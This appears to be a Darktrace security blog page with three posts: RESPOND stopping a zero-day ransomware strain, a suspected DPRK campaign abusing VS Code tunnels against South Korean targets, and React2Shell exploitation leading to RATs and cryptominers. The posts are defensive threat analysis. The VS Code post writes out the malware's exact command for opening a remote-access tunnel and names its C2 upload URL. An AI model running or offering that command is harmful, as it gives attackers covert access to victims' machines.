
Blog
/
/
January 14, 2020

How RESPOND Neutralizes Zero-Day Ransomware Attacks

Discover how Cyber AI is taking back the advantage over cyber security threats. See how Darktrace helps save time, money, resources, and reputation.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
14
Jan 2020

The FBI estimates that, on average, more than 4,000 ransomware attacks have occurred every day since 2016. Operating at machine speeds, ransomware is capable of wreaking havoc on a digital enterprise within mere seconds. And unfortunately, traditional security tools are only programmed to detect known cyber-threats using rules and signatures – leaving them blind to tailored and novel ransomware threats that have never been seen before in the wild.

Because Darktrace’s fundamental approach to cyber defense does not rely on rules and signatures to identify emerging threats, it is in a unique position to neutralize novel attacks. In one recent customer environment, Darktrace RESPOND (formerly known as 'Antigena') stopped a previously-unknown ‘zero-day’ ransomware attack targeting an electronics manufacturer. Even when deployed over a fraction of the digital estate, Darktrace RESPOND was able to neutralize this never-before-seen ransomware strain before it could do any damage.

Imperfect visibility, perfect response

While Darktrace provides 100% coverage of the entire digital infrastructure, from email and cloud to IoT and networks, business challenges sometimes prevent users from obtaining full visibility into their environment. However, even when working with imperfect data and suboptimal coverage, Cyber AI can still identify ongoing threats as they emerge. In the below attack, Darktrace was not covering the initial stages of the attack lifecycle, including the initial infection and command & control establishment – yet the AI was able to autonomously respond within seconds, before the attack escalated into a crisis.

Anatomy of a ransomware attack

In this example, Darktrace’s AI identified patient zero deviating significantly from its typical pattern of internal behavior. This was illustrated by a spike in the pattern of regular connections made by patient zero and a series of high-confidence alerts firing in quick succession. These included:

  1. Compromise / Ransomware / Suspicious SMB Activity — triggers when a device begins making unusual SMB connections across the organization
  2. Antigena Ransomware Block — triggers Antigena to take an action when the behavior is significantly similar to ransomware
  3. Device / Reverse DNS Sweep — triggers when a device makes unusual reverse DNS lookups, a tactic often used during reconnaissance

Figure 1: Several Darktrace alerts fire, and a deviation from the regular pattern of life is visible

Indeed, not only was the device observed making an unexpectedly large number of connections, but it was also reading and writing a large number of SMB files and transferring this data internally to a server it did not usually communicate with. The spike in internal connections between patient zero and the server was a strong indicator of malware attempting to move laterally through the network.

Figure 2: Four model breaches observed on October 30th and a dotted line representing Antigena’s actions

Further investigation into the SMB activity revealed that hundreds of Dropbox-related files were accessed on SMB shares that the device had not previously accessed. Moreover, several of these files started becoming encrypted, appended with a [HELP_DECRYPT] extension.

Figure 3: Darktrace detects SMB activity relating to Dropbox files

Fortunately, Darktrace RESPOND was in Active Mode, and kicked in a second later, enforcing the usual pattern of life by blocking anomalous connections for five minutes, immediately stopping the encryption. By the time Darktrace’s AI took action, only four of these files were successfully encrypted.

Figure 4: Darktrace RESPOND kicks in 1 second after ransomware was detected

Figure 5: More Antigena (RESPOND) alerts and a clear indication of the unusual activity detected

RESPOND then took a second action to stop the ransomware from spreading to other devices. The combination of various anomalous activities was sufficient evidence for Autonomous Response to neutralize the threat: patient zero was quarantined for 24 hours, unable to connect to the server or any other device on the network.

Figure 6: Darktrace stops the infected device from conducting lateral movement & ransom activity

Darktrace RESPOND therefore not only stopped the encryption activity in its tracks, but also prevented the attackers from moving laterally across the network unimpeded – either by scanning, using harvested admin credentials, or performing internal reconnaissance. Autonomous Response initiated a surgical intervention that halted the malware’s spread, all while allowing normal business operations to continue.

No signatures, no problem

Crucially, this strain of ransomware was not associated with any publicly known indicators of compromise such as blacklisted command & control domains or malware file hashes. Darktrace was able to detect this never-before-seen attack based purely on its comprehensive understanding of the normal pattern of life for every device and user within the organization. Once the deviation from this normal behavior was identified, Antigena was able to stop it immediately – without relying on rules, signatures, or historical data. With autonomous response acting decisively and immediately, the security team had enough time to catch up and perform hands-on incident response work.

Darktrace’s AI provides a potent combination: Darktrace DETECT's capacity to reveal deviations in a device’s behavior together with RESPOND acting to block connections and contain the ransomware from spreading across the enterprise. AI-enabled Autonomous Response neutralized the threat by recognizing the lethal recipe of these unusual internal alerts and taking targeted action against the ransomware. This stealthy strain of ransomware is unlikely to have been noticed, let alone stopped, by a security team reliant on legacy tools.

The Return-On-Security-Investment (ROSI) is often discussed when it comes to cyber security expenditure, and this incident provides a great example of the ROSI manifesting itself – recent ransomware attacks usually demand hundreds of thousands of dollars’ worth of ransom payments. Without Darktrace RESPOND containing the threat at an early stage, it is likely that thousands of files would have been encrypted. By relying on Cyber AI, the company was able to take back the advantage over an ever-evolving adversary, saving time, money, resources, and – perhaps most critically – the company’s reputation.

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Max Heinemeyer
Global Field CISO

More in this series

No items found.

Blog

/

Network

/

January 22, 2026

Darktrace Identifies Campaign Targeting South Korea Leveraging VS Code for Remote Access

campaign targeting south orea leveraging vs code for remote accessDefault blog imageDefault blog image

Introduction

Darktrace analysts recently identified a campaign aligned with Democratic People’s Republic of Korea (DPRK) activity that targets users in South Korea, leveraging Javascript Encoded (JSE) scripts and government-themed decoy documents to deploy a Visual Studio Code (VS Code) tunnel to establish remote access.

Technical analysis

Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.
Figure 1: Decoy document with title “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026”.

The sample observed in this campaign is a JSE file disguised as a Hangul Word Processor (HWPX) document, likely sent to targets via a spear-phishing email. The JSE file contains multiple Base64-encoded blobs and is executed by Windows Script Host. The HWPX file is titled “Documents related to selection of students for the domestic graduate school master's night program in the first half of 2026 (1)” in C:\ProgramData and is opened as a decoy. The Hangul documents impersonate the Ministry of Personnel Management, a South Korean government agency responsible for managing the civil service. Based on the metadata within the documents, the threat actors appear to have taken the documents from the government’s website and edited them to appear legitimate.

Base64 encoded blob.
Figure 2: Base64 encoded blob.

The script then downloads the VSCode CLI ZIP archives from Microsoft into C:\ProgramData, along with code.exe (the legitimate VS Code executable) and a file named out.txt.

In a hidden window, the command cmd.exe /c echo | "C:\ProgramData\code.exe" tunnel --name bizeugene > "C:\ProgramData\out.txt" 2>&1 is run, establishinga VS Code tunnel named “bizeugene”.

VSCode Tunnel setup.
Figure 3: VSCode Tunnel setup.

VS Code tunnels allows users connect to a remote computer and use Visual Studio Code. The remote computer runs a VS Code server that creates an encrypted connection to Microsoft’s tunnel service. A user can then connect to that machine from another device using the VS Code application or a web browser after signing in with GitHub or Microsoft. Abuse of VS Code tunnels was first identified in 2023 and has since been used by Chinese Advance Persistent Threat (APT) groups targeting digital infrastructure and government entities in Southeast Asia [1].

 Contents of out.txt.
Figure 4: Contents of out.txt.

The file “out.txt” contains VS Code Server logs along with a generated GitHub device code. Once the threat actor authorizes the tunnel from their GitHub account, the compromised system is connected via VS Code. This allows the threat actor to have interactive access over the system, with access to the VS Code’s terminal and file browser, enabling them to retrieve payloads and exfiltrate data.

GitHub screenshot after connection is authorized.
Figure 5: GitHub screenshot after connection is authorized.

This code, along with the tunnel token “bizeugene”, is sent in a POST request to https://www.yespp.co.kr/common/include/code/out.php, a legitimate South Korean site that has been compromised is now used as a command-and-control (C2) server.

Conclusion

The use of Hancom document formats, DPRK government impersonation, prolonged remote access, and the victim targeting observed in this campaign are consistent with operational patterns previously attributed to DPRK-aligned threat actors. While definitive attribution cannot be made based on this sample alone, the alignment with established DPRK tactics, techniques, and procedures (TTPs) increases confidence that this activity originates from a DPRK state-aligned threat actor.

This activity shows how threat actors can use legitimate software rather than custom malware to maintain access to compromised systems. By using VS Code tunnels, attackers are able to communicate through trusted Microsoft infrastructure instead of dedicated C2 servers. The use of widely trusted applications makes detection more difficult, particularly in environments where developer tools are commonly installed. Traditional security controls that focus on blocking known malware may not identify this type of activity, as the tools themselves are not inherently malicious and are often signed by legitimate vendors.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Appendix

Indicators of Compromise (IoCs)

115.68.110.73 - compromised site IP

9fe43e08c8f446554340f972dac8a68c - 2026년 상반기 국내대학원 석사야간과정 위탁교육생 선발관련 서류 (1).hwpx.jse

MITRE ATTACK

T1566.001 - Phishing: Attachment

T1059 - Command and Scripting Interpreter

T1204.002 - User Execution

T1027 - Obfuscated Files and Information

T1218 - Signed Binary Proxy Execution

T1105 - Ingress Tool Transfer

T1090 - Proxy

T1041 - Exfiltration Over C2 Channel

References

[1]  https://unit42.paloaltonetworks.com/stately-taurus-abuses-vscode-southeast-asian-espionage/

Continue reading
About the author

Blog

/

/

January 19, 2026

React2Shell Reflections: Cloud Insights, Finance Sector Impacts, and How Threat Actors Moved So Quickly

React2Shell Default blog imageDefault blog image

Introduction

Last month’s disclosure of CVE 2025-55812, known as React2Shell, provided a reminder of how quickly modern threat actors can operationalize newly disclosed vulnerabilities, particularly in cloud-hosted environments.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day. Within 30 hours of the patch, a publicly available proof-of-concept emerged that could be used to exploit any vulnerable server. This short timeline meant many systems remained unpatched when attackers began actively exploiting the vulnerability.  

Darktrace researchers rapidly deployed a new honeypot to monitor exploitation of CVE 2025-55812 in the wild.

Within two minutes of deployment, Darktrace observed opportunistic attackers exploiting this unauthenticated remote code execution flaw in React Server Components, leveraging a single crafted request to gain control of exposed Next.js servers. Exploitation quickly progressed from reconnaissance to scripted payload delivery, HTTP beaconing, and cryptomining, underscoring how automation and pre‑positioned infrastructure by threat actors now compress the window between disclosure and active exploitation to mere hours.

For cloud‑native organizations, particularly those in the financial sector, where Darktrace observed the greatest impact, React2Shell highlights the growing disconnect between patch availability and attacker timelines, increasing the likelihood that even short delays in remediation can result in real‑world compromise.

Cloud insights

In contrast to traditional enterprise networks built around layered controls, cloud architectures are often intentionally internet-accessible by default. When vulnerabilities emerge in common application frameworks such as React and Next.js, attackers face minimal friction.  No phishing campaign, no credential theft, and no lateral movement are required; only an exposed service and exploitable condition.

The activity Darktrace observed during the React2shell intrusions reflects techniques that are familiar yet highly effective in cloud-based attacks. Attackers quickly pivot from an exposed internet-facing application to abusing the underlying cloud infrastructure, using automated exploitation to deploy secondary payloads at scale and ultimately act on their objectives, whether monetizing access through cryptomining or to burying themselves deeper in the environment for sustained persistence.

Cloud Case Study

In one incident, opportunistic attackers rapidly exploited an internet-facing Azure virtual machine (VM) running a Next.js application, abusing the React/next.js vulnerability to gain remote command execution within hours of the service becoming exposed. The compromise resulted in the staged deployment of a Go-based remote access trojan (RAT), followed by a series of cryptomining payloads such as XMrig.

Initial Access

Initial access appears to have originated from abused virtual private network (VPN) infrastructure, with the source IP (146.70.192[.]180) later identified as being associated with Surfshark

The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.
Figure 1: The IP address above is associated with VPN abuse leveraged for initial exploitation via Surfshark infrastructure.

The use of commercial VPN exit nodes reflects a wider trend of opportunistic attackers leveraging low‑cost infrastructure to gain rapid, anonymous access.

Parent process telemetry later confirmed execution originated from the Next.js server, strongly indicating application-layer compromise rather than SSH brute force, misused credentials, or management-plane abuse.

Payload execution

Shortly after successful exploitation, Darktrace identified a suspicious file and subsequent execution. One of the first payloads retrieved was a binary masquerading as “vim”, a naming convention commonly used to evade casual inspection in Linux environments. This directly ties the payload execution to the compromised Next.js application process, reinforcing the hypothesis of exploit-driven access.

Command-and-Control (C2)

Network flow logs revealed outbound connections back to the same external IP involved in the inbound activity. From a defensive perspective, this pattern is significant as web servers typically receive inbound requests, and any persistent outbound callbacks — especially to the same IP — indicate likely post-exploitation control. In this case, a C2 detection model alert was raised approximately 90 minutes after the first indicators, reflecting the time required for sufficient behavioral evidence to confirm beaconing rather than benign application traffic.

Cryptominers deployment and re-exploitation

Following successful command execution within the compromised Next.js workload, the attackers rapidly transitioned to monetization by deploying cryptomining payloads. Microsoft Defender observed a shell command designed to fetch and execute a binary named “x” via either curl or wget, ensuring successful delivery regardless of which tooling was availability on the Azure VM.

The binary was written to /home/wasiluser/dashboard/x and subsequently executed, with open-source intelligence (OSINT) enrichment strongly suggesting it was a cryptominer consistent with XMRig‑style tooling. Later the same day, additional activity revealed the host downloading a static XMRig binary directly from GitHub and placing it in a hidden cache directory (/home/wasiluser/.cache/.sys/).

The use of trusted infrastructure and legitimate open‑source tooling indicates an opportunistic approach focused on reliability and speed. The repeated deployment of cryptominers strongly suggests re‑exploitation of the same vulnerable web application rather than reliance on traditional persistence mechanisms. This behavior is characteristic of cloud‑focused attacks, where publicly exposed workloads can be repeatedly compromised at scale more easily.

Financial sector spotlight

During the mass exploitation of React2Shell, Darktrace observed targeting by likely North Korean affiliated actors focused on financial organizations in the United Kingdom, Sweden, Spain, Portugal, Nigeria, Kenya, Qatar, and Chile.

The targeting of the financial sector is not unexpected, but the emergence of new Democratic People’s Republic of Korea (DPRK) tooling, including a Beavertail variant and EtherRat, a previously undocumented Linux implant, highlights the need for updated rules and signatures for organizations that rely on them.

EtherRAT uses Ethereum smart contracts for C2 resolution, polling every 500 milliseconds and employing five persistence mechanisms. It downloads its own Node.js runtime from nodejs[.]org and queries nine Ethereum RPC endpoints in parallel, selecting the majority response to determine its C2 URL. EtherRAT also overlaps with the Contagious Interview campaign, which has targeted blockchain developers since early 2025.

Read more finance‑sector insights in Darktrace’s white paper, The State of Cyber Security in the Finance Sector.

Threat actor behavior and speed

Darktrace’s honeypot was exploited just two minutes after coming online, demonstrating how automated scanning, pre-positioned infrastructure and staging, and C2 infrastructure traced back to “bulletproof” hosting reflects a mature, well‑resourced operational chain.

For financial organizations, particularly those operating cloud‑native platforms, digital asset services, or internet‑facing APIs, this activity demonstrates how rapidly geopolitical threat actors can weaponize newly disclosed vulnerabilities, turning short patching delays into strategic opportunities for long‑term access and financial gain. This underscores the need for a behavioral-anomaly-led security posture.

Credit to Nathaniel Jones (VP, Security & AI Strategy, Field CISO) and Mark Turner (Specialist Security Researcher)

Edited by Ryan Traill (Analyst Content Lead)

Appendices

Indicators of Compromise (IoCs)

146.70.192[.]180 – IP Address – Endpoint Associated with Surfshark

References

https://www.darktrace.com/resources/the-state-of-cybersecurity-in-the-finance-sector

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
Your data. Our AI.
Elevate your network security with Darktrace AI




